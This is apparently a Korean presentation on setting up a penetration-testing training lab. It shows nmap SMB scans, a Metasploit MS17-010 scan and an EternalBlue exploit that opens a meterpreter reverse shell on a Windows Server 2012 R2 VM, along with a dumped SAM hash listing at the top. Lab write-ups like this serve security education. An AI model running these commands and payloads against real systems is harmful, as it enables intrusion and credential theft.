[*] Target system bootKey: 0x60a74a27f6fe13fde77ab1994e3a9424
[*] Target system bootKey: 0x60a74a27f6fe13fde77ab1994e3a9424
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:db310d981df37b942c5d3c19e43849c4 :::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:db310d981df37b942c5d3c19e43849c4 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:11ba4cb6993d434d8dbba9ba45fd9011 :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:11ba4cb6993d434d8dbba9ba45fd9011 :::
```

사이버 보안 교육을 위한
침투 테스트 실습 및 환경구축 방법론

Penetration Testing Labs and Environments for Cybersecurity
Training Methodologies

4. 환경구축 및 실습 Environmental Construction

- 4-1. 운영체제
- 4-2. 네트워크 설정
- 4-3. SMB 취약점 스캔
- 4-4. SMB 취약점 설정
- 4-5. 취약점 스캔
- 4-6. Eternalblue Exploit

4-1. 운영체제



***Vmware
Workstation
Pro***






Kali Linux



Windows Server 2012 R2

4-2. 네트워크 설정

[그림3-1] Virtual Network Editor 네트워크 환경 구축



4-3. SMB취약점 스캔

[그림 3-3] Windows server 2012 R2 취약점 확인


[그림3-2] SMB취약점 발견 하지 못함

```
(uchan@chan) - [~]
$ sudo nmap --script smb-vuln* -p 445 10.10.10.27
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-05 16:55 KST
Nmap scan report for 10.10.10.27
Host is up (0.00071s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:76:37:77 (VMware)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: No accounts left to try

Nmap done: 1 IP address (1 host up) scanned in 18.55 seconds
```



운영 체제
Windows Server 2012 R2 (Server Core 설치)(4012216) 월별 롤업¹

CVE-2017-0143 CVE-2017-0144
중요한 원격 코드 실행 중요한 원격 코드 실행

Windows XP	5.1.2600.7208
Windows Server 2003 SP2	5.2.3790.6021
Windows Vista	GDR:6.0.6002.19743, LDR:6.0.6002.24067
Windows Server 2008 SP2	
Windows 7	6.1.7601.23689
Windows Server 2008 R2	
Windows 8	6.2.9200.22099
Windows Server 2012	
Windows 8.1	<u>6.3.9600.18604</u>
Windows Server 2012 R2	
Windows 10 TH1 v1507	10.0.10240.17319
Windows 10 TH2 v1511	10.0.10586.839
Windows 10 RS1 v1607	10.0.14393.953
Windows Server 2016	

srv.sys Properties


Property	Value
Description	
File description	Server driver
Type	System file
File version	<u>6.3.9600.16421</u>
Product name	Microsoft® Windows® Operating System
Product version	6.3.9600.16421
Copyright	© Microsoft Corporation. All rights reserved.
Size	444 KB
Date modified	2014-03-22 오전 3:48
Language	English (United States)
Original filename	SRV.SYS

Remove Properties and Personal Information

Administrator: C:\Windows\system32\cmd.exe

4-4. SMB취약점 설정

[그림3-4] 공유 폴더 생성



4-5. 취약점 스캔

[그림3-5] ms17-010 취약점 존재 여부 확인.


```
49158/tcp open  unknown
MAC Address: 00:0C:29:76:37:77 (VMware)
Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms17-010:
|  VULNERABLE:
|  Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|  State: VULNERABLE
|  IDs: CVE:CVE-2017-0143
|  Risk factor: HIGH
|  A critical remote code execution vulnerability exists in Microsoft
SMBv1
|  servers (ms17-010).
|  Scanned 1 of 1 hosts (100% complete)
|  Disclosure date: 2017-03-14
|  References:
|  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
Nmap done: 1 IP address (1 host up) scanned in 128.98 seconds
```

명령어 : `$ nmap --script vuln 10.10.10.27`


Smb-vuln-ms17-010:
VULNERABLE: 를 통해 ms-17-010(Eternalblue) 공격이 가능하다는 것을 확인.

4-5. 취약점 스캔

[그림3-6] msfconsole




[그림3-7] smb scanner



```
명령어 : $ msfconsole
        $ search smb scanner
        $ use auxiliary/scanner/smb/smb_ms17_010
        $ set rhost 10.10.10.27
        $ run
```

결과 : Host is likely VULNERABLE to MS17-010! – Windows Server 2012 R2 Essentials 9600 x64 (64-bit)

[그림3-8] smb scanner run



4-6. Eternalblue Exploit

[그림3-9] eternalblue Modules

```
File Actions Edit View Help
Interact with a module by name or index. For example use info 27, use 27 or use auxiliary/scanner/smb/impacket/wmiexec

msf6 > search eternalblue

Matching Modules

#  Name
Disclosure Date  Rank    Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue
2017-03-14      average Yes     MS17-010 Eternal
lBlue SMB Remote Windows Kernel Pool Corruption
1  \_ target: Automatic Target
.
2  \_ target: Windows 7
.
3  \_ target: Windows Embedded Standard 7
.
```

```
명령어 : $ search eternalblue
$ use exploit/windows/smb/ms17_010_psexec
$ set rhost 10.10.10.27
$ set payload windows/x64/meterpreter/revers_tcp
$ run
```

4-6. Eternalblue Exploit

[그림3-10] Successful Eternal Blue exploit gets meterpreter.

```
msf6 exploit(windows/smb/ms17_010_psexec) > Interrupt: use the 'exit' command to quit
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.0.0.128:4444
[*] 10.10.10.27:445 - Target OS: Windows Server 2012 R2 Essentials 9600
[*] 10.10.10.27:445 - Built a write-what-where primitive...
[+] 10.10.10.27:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.10.10.27:445 - Selecting PowerShell target
[*] 10.10.10.27:445 - Executing the payload...
[+] 10.10.10.27:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (201798 bytes) to 10.0.0.27
[*] Meterpreter session 1 opened (10.0.0.128:4444 → 10.0.0.27:56074) at 2024-07-10 21:10:20 +0900

meterpreter > █
```

4-6. Eternalblue Exploit

[그림3-11] Eternalblue Exploit 시연영상 QR 코드



사이버 보안 교육을 위한
침투 테스트 실습 및 환경구축 방법론

Penetration Testing Labs and Environments for Cybersecurity
Training Methodologies

5. 결론 Conclusion

5-1. 연구 결과

5-2. 향후 연구 계획

5-1. 연구 결과

평가기준	VulnHub 모의 침투	EternalBlue (Gupta 연구)	SMB 릴레이 공격	필자의 실험-
교육적 가치	다양한 취약점 실습	이론적 지식 습득	원격 제어 및 취약점 실습	실제 시스템 제어 경험 제공, 환경 구축 직접 설정을 통한 지식 획득
효율성	다양한 취약점 분석 가능,	낮은 실험 효율성	네트워크 설정 복잡	환경 구축 간편, 신속한 결과
난이도	중간	초급	중간 ~ 고급	초급 ~ 중급
환경 구축	다수 시스템 설치 요구, 완성된 환경	환경 구축 정보 부족	복잡한 네트워크 설정 필요	쉬운 설정 및 네트워크 구성
주요 목표	취약점 분석 및 제어	원격 시스템 제어	인증 정보 탈취	원격 제어, 보안 위협 체험

5-2. 향후 연구 계획

향후 연구에서는 이터널블루와 같은 SMB 프로토콜 취약점에 대한 보다 심층적인 방어 기법과 대응 전략을 개발하는 데 초점을 맞추어 예정이다. 이터널블루는 여전히 많은 시스템에서 위험 요소로 남아 있으며, 특히 패치가 적용되지 않은 구형 시스템에서는 여전히 악용될 가능성이 크다. 따라서 향후 연구에서는 이러한 취약점에 대한 보다 구체적인 대응 방안을 모색할 것이다.

첫째, 패치 적용의 자동화 및 취약점 관리 시스템을 개발하여, 보안 패치를 적용하지 못한 시스템에 대한 보호 방법을 강화할 계획이다. 이를 통해 자동으로 패치를 확인하고 적용하여, 공격자들이 악용할 수 있는 취약점이 남아 있는 시스템을 최소화할 수 있을 것이다.

둘째, AI 기반의 침입 탐지 및 예방 시스템을 연구하여 이터널블루와 같은 취약점을 실시간으로 감지하고 차단할 수 있는 기술을 개발할 것이다. 현재의 보안 시스템은 주로 기존에 알려진 취약점에 대해 패치를 적용하거나 차단하는 방식으로 운영되지만, 향후 연구에서는 패치가 적용되지 않은 취약점이나 알려지지 않은 취약점에 대한 실시간 탐지 및 대응 기술을 심화할 예정이다.

셋째, 보안 교육을 위한 실시간 시뮬레이션 환경을 구축하여, 학습자들이 이터널블루와 같은 취약점에 대해 보다 실질적으로 대응할 수 있는 훈련을 받을 수 있도록 할 것이다. 이를 통해 보안 담당자들이 실제 공격 상황에서 대응하는 능력을 배양하고, 시스템 방어 전략을 보다 효과적으로 구축할 수 있는 기반을 마련할 수 있을 것이다.

이를 통해 이터널블루와 같은 고위험 취약점에 대해 보다 효과적이고 포괄적인 대응 방법을 제시할 수 있으며, 사이버 보안 실습 환경 또한 더욱 발전시킬 수 있을 것이다.

사이버 보안 교육을 위한
침투 테스트 실습 및 환경구축 방법론

Penetration Testing Labs and Environments for Cybersecurity
Training Methodologies

감사합니다

발표를 경청해 주셔서 감사합니다.

정찬하